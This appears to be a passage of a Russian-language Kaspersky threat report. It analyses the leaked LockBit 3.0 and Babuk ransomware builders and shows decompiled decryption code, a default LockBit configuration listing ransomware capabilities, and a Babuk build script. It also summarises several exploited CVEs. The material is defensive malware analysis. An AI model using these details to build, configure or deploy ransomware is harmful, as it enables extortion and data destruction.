
Билдер (конструктор)

Осенью 2022 года в интернет попал билдер LockBit 3.0. До этого события LockBit распространялся как RaaS, но когда билдер стал общедоступным, многочисленные группы вымогателей и хактивистов начали использовать в своих атаках сгенерированные с его помощью образцы LockBit 3.0 со своими настройками и текстами требований.

Утекший билдер поддерживает генерацию образцов LockBit только для Windows. Троян собирается в нескольких «формах»:

- EXE-файл;
- EXE-файл с зашифрованным кодом, которому требуется правильный пароль, указанный в качестве аргумента командной строки (-pass);
- DLL-файл для запуска с помощью `rundll32.exe`;
- DLL-файл с зашифрованным кодом (тоже для запуска через `rundll32`);
- DLL-файл для инжекта с использованием техники Reflective load.

Рис. 59 | Консольный вывод билдера LockBit 3.0



Билдер имеет только консольный интерфейс, в отличие от общедоступных билдеров некоторых других семейств шифровальщиков, которые поддерживают GUI. Несмотря на это, использование его максимально просто и не требует от злоумышленника продвинутых технических навыков. Наверное, именно это стало одной из причин его большой популярности среди различных вымогательских и хактивистских группировок. Другой важной причиной, вероятно, стала разрекламированность: благодаря множеству публикаций в профильных СМИ о LockBit слышали, пожалуй, почти все люди, как-то связанные с информационной безопасностью.

Подробно про билдер и его возможности можно прочитать в наших материалах:

Билдер LockBit

Lockbit leak

Шифровальщик

История семейства **LockBit** тянется с 2019 года, когда был обнаружен новый троян, который на тот момент получил название “ABCD ransomware”. Затем последовало переименование в **LockBit**, а в 2021 году увидело свет крупное обновление под названием **LockBit 2.0** (**LockBit Red**), в котором были реализованы значительные доработки и изменения в коде. Его авторы заявляли, что этот троян — самый быстрый среди всех существовавших на тот момент шифровальщиков. В первой половине 2022 года атаки с применением LockBit заняли одно из топовых мест по количеству жертв, публикуемых на сайтах DLS всеми вымогательскими группами.

В июне 2022 была выпущена новая версия — **LockBit 3.0**, получившая псевдоним **LockBit Black**. Код трояна был значительно переработан: добавлена новая и доработана существующая функциональность; также была добавлена обфускация и антиотладочные приемы. При анализе этой версии LockBit обнаружилось, что в коде прослеживаются сходства с одним из знаменитых ранее шифровальщиков — BlackMatter (возможно, отсюда и название LockBit Black, хотя заявлений со стороны авторов трояна на этот счет не было). BlackMatter закрылся в ноябре 2021 года, так что вполне вероятно, что разработчики LockBit 3.0 могли получить его исходные коды и частично использовать их при разработке своего трояна.

Противодействие анализу

В LockBit 3.0 реализованы несколько техник обфускации (динамический импорт API по хэшам, шифрование строк и блока конфигурации) и антиотладки (проверка флагов ForceFlags в PEB; проверка содержимого памяти, выделяемой через RtlAllocateHeap; вызов NtSetInformationThread с флагом ThreadHideFromDebugger; патчинг функции DbgUiRemoteBreakin).

Также, если образец LockBit 3.0 был собран для запуска с паролем (аргумент -pass), весь его основной код будет зашифрован, а по точке входа будет только функция-декриптор, проходящая по секциям и расшифровывающая их содержимое простым поточным шифром.

Это эффективный способ противодействия анализу (как автоматическому, так и ручному), так как если верный пароль неизвестен, то код будет расшифрован в «мусорные» байты, непригодные к исполнению.

Рис. 60 | Процедура расшифровки кода

```
CmdLine = GetCmdLine();
if ( ParseCmdLine(CmdLine, (int)password) )
{
  DeriveKey((unsigned __int32 *)v10, (unsigned int *)password);
  v9 = CipherInit(v10, v11, v8);
  dosHdr = (PIMAGE_DOS_HEADER)GetPeb()->ImageBaseAddress;
  ntHdr = (PIMAGE_NT_HEADERS32)((char *)dosHdr + dosHdr->e_lfanew);
  NumberOfSections = ntHdr->FileHeader.NumberOfSections;
  sectHdr = (PIMAGE_SECTION_HEADER)&ntHdr[1];
  do
  {
    v6 = Hash(sectHdr, 0);
    if ( v6 == 0x76918075 || v6 == 0x4A41B || v6 == 0xB84B49B )
      CipherProcess((char *)dosHdr + sectHdr->VirtualAddress, sectHdr->SizeOfRawData, v8, v9);
    ++sectHdr;
    --NumberOfSections;
  }
  while ( NumberOfSections );
```

Шифрование файлов


Обработка файлов реализована асинхронно с применением портов завершения ввода-вывода (I/O completion ports, IOCP), что позволяет достичь высоких скоростей обработки данных и из-за этого на сегодняшний день применяется во многих семействах шифровальщиков.

Содержимое файлов шифруется модифицированным алгоритмом **Salsa20** — в отличие от обычной версии, здесь вместо стандартных констант используются случайные байты. Ключ для шифрования содержимого генерируется уникально для каждого файла.

Оригинальное имя файла (упакованное aPLib), ключ от содержимого и информация об областях файла, подвергшихся шифрованию, помещаются в структуру и шифруются Salsa20 уже с другим ключом (который перегенерируется каждые 1000 файлов). Результат размещается в структуре в конце файла. Упомянутый ключ Salsa20 шифруется публичным ключом **RSA-1024**, хранящимся в теле трояна, и также записывается в конце файла.

В LockBit 3.0 реализована необычная особенность при шифровании файлов: во время исполнения трояна области памяти, где хранятся ключи Salsa, защищаются вызовами WinAPI-функций RtlEncryptMemory, RtlDecryptMemory. Разработчики хотели таким образом минимизировать вероятность извлечения ключей из дампа памяти процесса — довольно редкая функциональность среди исследованных нами семейств шифровальщиков.

Рис. 61 | Фрагмент процедуры шифрования файла



Конфигурация и возможности

При исполнении троян расшифровывает конфигурационный блок, который был заполнен билдером на основе конфигурационного файла, указанного злоумышленником. С помощью полей конфигурации можно настраивать функциональность трояна в соответствии с целями атакующих.

Рис. 62 | Пример конфигурации по умолчанию (в таком виде она содержалась в сливе билдера 2022 года)


```
{
  "bot": {
    "uid": "00000000000000000000000000000000",
    "key": "00000000000000000000000000000000"
  },
"config": {
    "settings": {
      "encrypt_mode": "auto",
      "encrypt_filename": false,
      "impersonation": true,
      "skip_hidden_folders": false,
      "language_check": false,
      "local_disks": true,
      "network_shares": true,
      "kill_processes": true,
      "kill_services": true,
      "running_one": true,
      "print_note": true,
      "set_wallpaper": true,
      "set_icons": true,
      "send_report": false,
      "self_destruct": true,
      "kill_defender": true,
      "wipe_freespace": true,
      "psexec_netspread": false,
      "gpo_netspread": true,
      "gpo_ps_update": true,
      "shutdown_system": false,
      "delete_eventlogs": true,
      "delete_gpo_delay": 1
    },
    "white_folders": "$recycle.bin;config.msi;$windows.~bt;$windows.~ws;w
    "white_files": "autorun.inf;boot.ini;bootfont.bin;bootsect.bak;deskto
    "white_extens": "386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepac
    "white_hosts": "WS2019",
    "kill_processes": "sql;oracle;ocssd;dbsnmp;synctime;agntsvc;isqlplus
    "kill_services": "vss;sql;svc$;memtas;mepocs;msexchange;sophos;veeam;
    "gate_urls": "https://test.white-datasheet.com/;http://test.white-dat
    "impers_accounts": "ad.lab:Qwerty!;Administrator:123QWEqwe!@#;Admin2:
    "note": "
            ~~~ LockBit 3.0 the world's fastest ransomware since 2019~~~
```


Основные возможности **LockBit 3.0** и соответствующие им поля:

1

Шифрование файлов. Пропускаются только файлы с именами, заданными в “`white_files`”, либо с расширениями из “`white_extens`”, либо лежащие в директориях из “ `white_folders`”

2

Поле “`encrypt_mode`” указывает режим шифрования (он влияет на то, какая часть содержимого файла будет зашифрована)

3

Флаг “`encrypt_filename`” указывает, следует ли шифровать имена файлов

4

LockBit может пропускать файлы в скрытых папках, на это влияет флаг “`skip_hidden_folders`”

5

Если флаг “local_disks” установлен в значение false, LockBit не будет шифровать файлы на локальных дисках

6

LockBit завершает процессы, которые могут помешать шифрованию файлов, что служит цели максимизации поверхности атаки. Имена процессов, которые необходимо завершить, задаются в поле “kill_processes”

7

Кроме того, LockBit пытается завершить все процессы, использующие файл, к которому в данный момент обращается троян (реализуется через Restart Manager API)

8

LockBit останавливает службы, мешающие шифрованию файлов, что также служит цели максимизации поверхности атаки. Имена служб задаются в поле “kill_services”

9

LockBit удаляет теневые копии файлов, чтобы предотвратить восстановление исходных версий файлов

10

LockBit сканирует устройства в локальной сети с целью поиска общих папок SMB для шифрования файлов по сети. Это поведение контролируется полем “network_shares”

11

Если выставлен флаг “impersonation”, LockBit будет использовать для повышения привилегий учетные данные, указанные в поле “impers_accounts”

12

Если выставлен флаг “language_check”, LockBit не будет шифровать файлы в системах с языками стран СНГ

13

LockBit может распечатывать требования выкупа на физическом принтере, доступном на зараженной машине. Управляется флагом “print_note”

14

LockBit может менять обои на зараженной машине. Управляется флагом “set_wallpaper”

15

LockBit может менять значки зашифрованных файлов. Управляется флагом “set_icons”

16

LockBit может отправлять на свой C2-сервер информацию о текущем заражении через запрос HTTP POST. Управляется флагом “send_report”. Адреса C&C указаны в поле “gate_urls”

17

LockBit умеет удалять свой исполняемый файл после завершения шифрования. Управляется флагом “self_destruct”

18

LockBit может деактивировать Microsoft Windows Defender. Управляется флагом «kill_defender”

19

LockBit может перезаписывать свободное пространство на каждом диске случайными байтами для минимизации шансов восстановления данных без оплаты. Управляется флагом “wipe_freespace”

20

LockBit может распространяться по сети через PsExec или через групповые политики. Управляется полями конфигурации “psexec_netspread” и “gpo_netspread”. Время задержки перед удалением групповой политики указывается в “delete_gpo_delay”

21

LockBit может выключить зараженную систему. Управляется флагом “shutdown_system”

22

LockBit может очищать журналы событий Windows. Управляется флагом “delete_eventlogs”

Babuk

История

Babuk был впервые обнаружен в начале 2021 года, при этом оригинальная группировка утверждала, что они начали свою активность с середины октября 2020 года. Группировка получила популярность после ряда успешных атак.


В июне 2021 года на VirusTotal был загружен исполняемый файл билдера Babuk, который почти сразу же был обнаружен ИБ-исследователями. А уже в сентябре того же года полный исходный код версий для Windows, ESXi и NAS был опубликован на одном из хакерских форумов семнадцатилетним участником оригинальной группировки. По его заявлению причиной этого стало обнаружение у него рака легких четвертой степени.

После этих утечек множество группировок и хактивистов, в том числе проукраинских, стали активно использовать собственные сборки и модификации Babuk при осуществлении атак. Даже на текущий момент Babuk является одним из самых используемых семейств шифровальщиков.

Билдер (конструктор)

Слитый билдер Babuk представляет собой консольную программу, написанную на C++ и скомпилированную в Visual Studio 2019. Билдер генерирует публичный и секретный ключи Curve25519, а также исполняемые файлы шифровальщиков и декрипторов под операционные системы Windows, ESXi и NAS (для архитектур x86 и ARM). Для запуска билдер требует указать путь, куда будут сохранены сгенерированные файлы.

Рис. 63 | Вывод билдера Babuk (слева), сгенерированные файлы (справа)



Билдер Babuk имеет слабую кастомизацию и позволяет изменять только содержимое текста записки о выкупе. Оно должно находиться рядом с билдером в файле “note.txt”. Если билдер не найдет такого файла, то он сразу же завершит работу.

Общий список генерируемых файлов:

- e_esxi.out/d_esxi.out — шифровальщик и декриптор под ESXi;
- e_nas_arm.out/d_nas_arm.out — шифровальщик и декриптор под NAS (ARM);
- e_nas_x86.out/d_nas_x86.out — шифровальщик и декриптор под NAS (x86);
- e_win.exe/d_win.exe — шифровальщик и декриптор под Windows;
- kp.curve25519 — публичный ключ (Curve25519);
- ks.curve25519 — секретный ключ (Curve25519).

Исходный код

Windows- и ESXi-версии написаны на C++, при этом они имеют разный код и находятся в разных папках слитого архива. NAS-версия написана на языке Go. Все три версии отличаются друг от друга и имеют разные схемы шифрования.

Babuk для Windows (C/C++)

В слитом архиве Babuk исходный код Windows-версии представляет из себя решение (solution) Visual Studio с четырьмя проектами внутри:

- “builder” — билдер;
- “d” — decryptor, декриптор;
- “e” — encryptor, шифровальщик;
- “test”.

Код первого проекта — билдера соответствует ранее слитому билдеру. Именно он генерирует файл “builder.exe”, один из которых и был слит в свое время. В проектах “e” и “d” соответственно находится код для шифровальщика и декриптора под Windows, на основе которых и генерируются файлы “e_win.exe” и “d_win.exe”. В проекте “test” находится слегка измененный код из библиотеки “ntru-crypto” с NTRUEncrypt, криптографической системой с открытым ключом, но он не используется.

Перед шифрованием локальных и сетевых файлов Babuk сначала останавливает сервисы и процессы, которые могут блокировать файлы во время шифрования, удаляет теневые копии и очищает корзину.

Шифрование в Windows-версии осуществляется по ECDH (Curve25519) + SHA512 + HC-128.

Babuk для ESXi (C/C++)

ESXi-версия Babuk написана на C++. Она представлена в виде двух папок с кодом “enc” и “dec” для шифровальщика и декриптора соответственно. В обоих папках присутствуют файлы “build.sh”, которые осуществляют сборку исполняемых файлов посредством утилиты GCC.

Шифрование файлов осуществляется по схеме ECDH (Curve25519) + SHA256 + Sosemanuk.

Babuk для NAS (Golang)

Версия для NAS, написанная на Golang, также представлена двумя папками, и в них также находятся файлы “build.bat”, через которые осуществляется сборка утилитой Go. В отличие от предыдущих версий, тут сборка идет сразу под две архитектуры: x86 и ARM.

Шифрование в этой версии осуществляется по схеме ECDH (Curve25519) + SHA256 + ChaCha20.

Рис. 64 | Файл сборки шифровальщиков для NAS

```
@echo off

set GOOS=linux
set GOARCH=386
go build -o e_nas_x86.out

set GOOS=linux
set GOARCH=arm
go build -o e_nas_arm.out

pause
```

Криптография

Несмотря на то что в опубликованом коде Babuk используются только три схемы шифрования, за всю историю существования этого шифровальщика были найдены образцы также с другими криптографическими схемами:

- ChaCha8 + ECDH (NIST K-571);
- ChaCha20 + ECDH (Curve25519);
- AES-256 + RSA;
- AES-256 + ECDH (Curve25519);
- HC-128 + ECDH (Curve25519);
- Sosemanuk + ECDH (Curve25519).

Выводы по шифровальщикам

Популярность шифровальщиков Babuk и LockBit среди проукраинских группировок и хактивистов вызвана их легкой доступностью после утечек билдеров и/или исходных кодов. Это позволило злоумышленникам создавать собственные кастомизированные модификации этих семейств под свои нужды и при этом не требовало тратить время на разработку или платить третьим лицам, например как при RaaS. Эти семейства активно упоминались в средствах массовой информации во времена их крупных успехов и периодически упоминаются до сих пор, что дает им довольно широкую известность.

Билдеры позволяют относительно легко создать собственную модификацию под нужды злоумышленников, даже если они не являются профессионалами в разработке. Отсутствие заявлений от крупных компаний, специализирующихся на информационной безопасности, о возможности расшифровки файлов без приватных ключей позволяет даже не совсем осведомленным в криптографии людям сделать вывод о криптографической стойкости данных семейств.

Доступность, известность, надежность, криптографическая стойкость и легкость в использовании являются главными критериями выбора семейств Babuk и LockBit. И даже если оригинальные группировки прекратят свое существование или уже прекратили, то не стоит ожидать отказа от использования этих семейств в атаках, так как другие группировки продолжат их активно использовать.

Уязвимости и ошибки эксплуатации

Атакующие используют уязвимости в популярных программных продуктах, включая Microsoft Windows, Office, Exchange, решения VMware, а также другие компоненты, такие как архиваторы и ядро Linux. Эти уязвимости представляют значительную угрозу безопасности корпоративных и пользовательских систем, часто используются в атаках. Ниже список уязвимостей по категориям с указанием механизмов эксплуатации.

Microsoft Windows

CVE-2020-1472

- критическая уязвимость в протоколе `Netlogon` (Zerologon), позволяющая неаутентифицированному атакующему установить соединение с контроллером домена и изменить его пароль. Эксплуатация возможна из-за ошибки в реализации криптографических механизмов протокола.
- уязвимость может привести к полному захвату доменной инфраструктуры за считанные секунды. Активно использовалась в реальных атаках.
- рекомендуется срочно установить обновления безопасности и включить принудительное использование защищенного канала Netlogon.

Microsoft Office

CVE-2012-0158

- одна из самых широко эксплуатируемых уязвимостей в компонентах Microsoft Office (в частности, `MSCOMCTL.OCX`). Она позволяет удаленному злоумышленнику выполнить произвольный код при открытии специально сформированного документа (обычно RTF или Word);
- уязвимость активно использовалась в фишинговых кампаниях и атаках APT-групп;
- критичность — высокая, так как требует минимального взаимодействия с пользователем. Несмотря на возраст, она все еще встречается «в дикой природе», особенно в устаревших систем

CVE-2017-11882

- критическая уязвимость, позволяющая выполнить произвольный код при открытии специально сформированного документа;
- уязвимость связана с переполнением памяти в устаревшем компоненте Equation Editor (`eqnedt32.exe`), который не проходил полноценную проверку безопасности. eqnedt32.exe — это встроенный компонент Microsoft Office, предназначенный для вставки и редактирования математических формул в документах Word, Excel и PowerPoint;
- для эксплуатации не требуется никаких действий со стороны пользователя, кроме открытия файла. Уязвимость активно использовалась в фишинговых кампаниях и атаках APT-групп

CVE-2018-0802

- критическая уязвимость в Microsoft Equation Editor, найденная после выхода патча к предыдущей уязвимости CVE-2017-11882. Злоумышленники могут использовать специально сформированный документ, содержащий OLE-объект, который привязан к `EQNEDT32.EXE`;
- данные, которые передаются EQNEDT32.EXE, могут вызывать переполнение буфера в памяти, что приводит к исполнению произвольного кода с правами текущего пользователя

Microsoft Exchange

CVE-2021-26855

- критическая уязвимость, известная как часть цепочки ProxyLogon;
- она представляет собой SSRF (Server-Side Request Forgery), позволяющий удаленному, неаутентифицированному атакующему отправлять произвольные HTTP-запросы от имени Exchange-сервера. Через нее злоумышленник может получить доступ к внутренним ресурсам, почтовым ящикам и подготовить дальнейшее выполнение произвольного кода

CVE-2021-26858

- уязвимость, связанная с возможностью записи произвольных файлов в файловую систему сервера;
- она требует предварительной аутентификации, которую злоумышленник может получить, например, через уязвимость CVE-2021-26855 (ProxyLogon). Эксплуатация позволяет загружать веб-оболочки (web shells) и выполнять произвольный код с системными привилегиями

CVE-2021-27065

- критическая уязвимость, позволяющая аутентифицированному атакующему записывать произвольные файлы в системе (post-auth arbitrary file write);
- в комбинации с предыдущими уязвимостями, CVE-2021-26855 и CVE-2021-26858, может использоваться для выполнения произвольного кода с высокими привилегиями. Уязвимость активно эксплуатировалась в рамках атак ProxyLogon. Она представляет серьезную угрозу для корпоративных почтовых серверов

VMware

CVE-2021-21972

- уязвимость в VMware vCenter Server, связанная с недостаточной проверкой входных данных в веб-интерфейсе;
- злоумышленник может выполнить произвольный код на сервере с правами администратора, отправив специально сформированный запрос. Это позволяет получить полный контроль над системой и передвигаться дальше по сети

CVE-2021-22005

- это критическая уязвимость в VMware vCenter Server, связанная с возможностью загрузки произвольных файлов через устаревшую функциональность логирования (Analytics service);
- удаленный, неаутентифицированный злоумышленник может использовать ее для выполнения произвольного кода с правами администратора. Уязвимость активно использовалась в атаках, когда злоумышленники получают доступ к VMware vCenter Server

WinRAR

CVE-2023-38831

- уязвимость в архиваторе версии <6.23, связанная с обработкой специально созданных ZIP-архивов;
- злоумышленник может внедрить вредоносный скрипт, который будет выполнен при попытке пользователя открыть файл внутри архива. Атака не требует повышенных привилегий и может быть реализована через фишинг;
- уязвимость критическая, так как позволяет выполнить произвольный код в системе жертвы. Рекомендуется обновить WinRAR до последней версии

Linux

CVE-2023-52447

- уязвимость типа use-after-free в подсистеме BPF (Berkeley Packet Filter) ядра Linux, опубликованная в феврале 2024 года;
- проблема возникает при удалении или обновлении «внутренней карты» (`inner map`) в структурах данных BPF, таких как массивы карт (`array_of_maps`) или хэш-таблицы (`map_htab`). Если BPF-программа продолжает использовать ссылку на эту карту после ее освобождения, может произойти доступ к уже освобожденной памяти, что приводит к сбою или выполнению произвольного кода.

Bitrix

BDU:2024-05252

(CVE-2022-29268, идентификатор позже был отозван)

При нарушении инструкций вендора по безопасному развертыванию системы «1С-Битрикс: Виртуальная машина» версии 7.5.5 и старше (на июнь 2024 года актуальная версия этого ПО 9.0.6) удаленный злоумышленник может загрузить и выполнить на сервере произвольный файл через скрипт restore.php. Успешная атака возможна, если выполнены оба условия:

- сервер был доступен из интернета на момент развертывания системы;
- скрипт-установщик оставался на сервере с открытым доступом из интернета на длительное время (до нескольких дней).

Изначально этой проблеме был присвоен статус уязвимости с высоким баллом по шкале CVSS (9.8), однако позднее регистрацию уязвимости отклонили в базе данных NVD по причине невыполнения требований к регистрируемым CVE.

Pkexec

CVE-2021-4034

- критическая уязвимость в компоненте Polkit (утилита pkexec), позволяющая локальному пользователю с низкими привилегиями выполнить произвольный код с правами root;
- уязвимость связана с отсутствием проверки корректности параметров, что приводит к переполнению и выполнению кода. Она затрагивает большинство дистрибутивов Linux и существует в коде более 10 лет;
- уязвимость активно эксплуатировалась после ее раскрытия. Рекомендуется немедленно обновить Polkit или отключить SUID-бит у pkexec.

Заключение

В начале отчета мы задались целью доказать, что большинство проукраинских группировок активно взаимодействуют между собой. На основании технического анализа, приведенного в описании I и II кластеров, мы можем подтвердить наш тезис — большинство проукраинских группировок активно взаимодействуют между собой, в частности:



Используют общую инфраструктуру



Используют общее программное обеспечение



Используют одинаковые тактики, техники и процедуры



Выбирают жертв определенным образом

Хоть мы и не выявили явных технических доказательств связи III кластера с остальными двумя, мы можем подтвердить, что сами группировки демонстрируют признаки своих связей с другими проукраинскими группами в Telegram. Это было обнаружено в случае Cyberpartisans с IT Army of Ukraine и Silent Crow, а также BO Team и 4BID, что подкрепляет нашу теорию о появлении таких технических доказательств в будущем.

Анализ представленных TTPs позволяет сделать однозначный вывод: технический уровень этих группировок продолжает последовательно расти. Те техники и процедуры, которые еще недавно были характерны исключительно для легитимных Red Team-операций, сегодня все чаще встречаются в реальных атаках, осуществляемых ««в дикой природе»». Это подчеркивает необходимость пропорционального повышения технической квалификации специалистов в области кибербезопасности, к которой относятся как используемые средства обнаружения и реагирования, так и аналитические навыки обработки данных до и во время инцидента.

Сама угроза, исходящая от описанных нами группировок, также продолжает нарастать. Уже в ходе подготовки этого отчета нами было зафиксировано появление среди них новых акторов, начавших свою деятельность в первой половине 2025 года и не успевших попасть на страницы данного исследования.


Все вышеописанные факторы свидетельствуют о том, что использование классических методов обнаружения, основанных на стандартных подходах аудита инфраструктуры и генерации стандартных логов в журналах операционной системы, уже недостаточно, так как современные операционные системы по умолчанию не способны обеспечить необходимую полноту логирования, а также не предусматривают функциональности для оперативного реагирования на обнаруженные угрозы в инфраструктуре. Данные вызовы в кибербезопасности требуют расширять арсенал на более продвинутые средства защиты информации, такие как EDR, NDR, XDR, в коллаборации с решениями Cyber Threat Intelligence.

Аналитический отчет

Записки цифрового ревизора

три кластера угроз в киберпространстве







С остальными отчетами можно ознакомиться на сайте

Подробнее

kaspersky

www.kaspersky.ru

© 2025 АО «Лаборатория Касперского». Зарегистрированные товарные знаки и знаки обслуживания являются собственностью их правообладателей.

#kaspersky
#активируйбудущее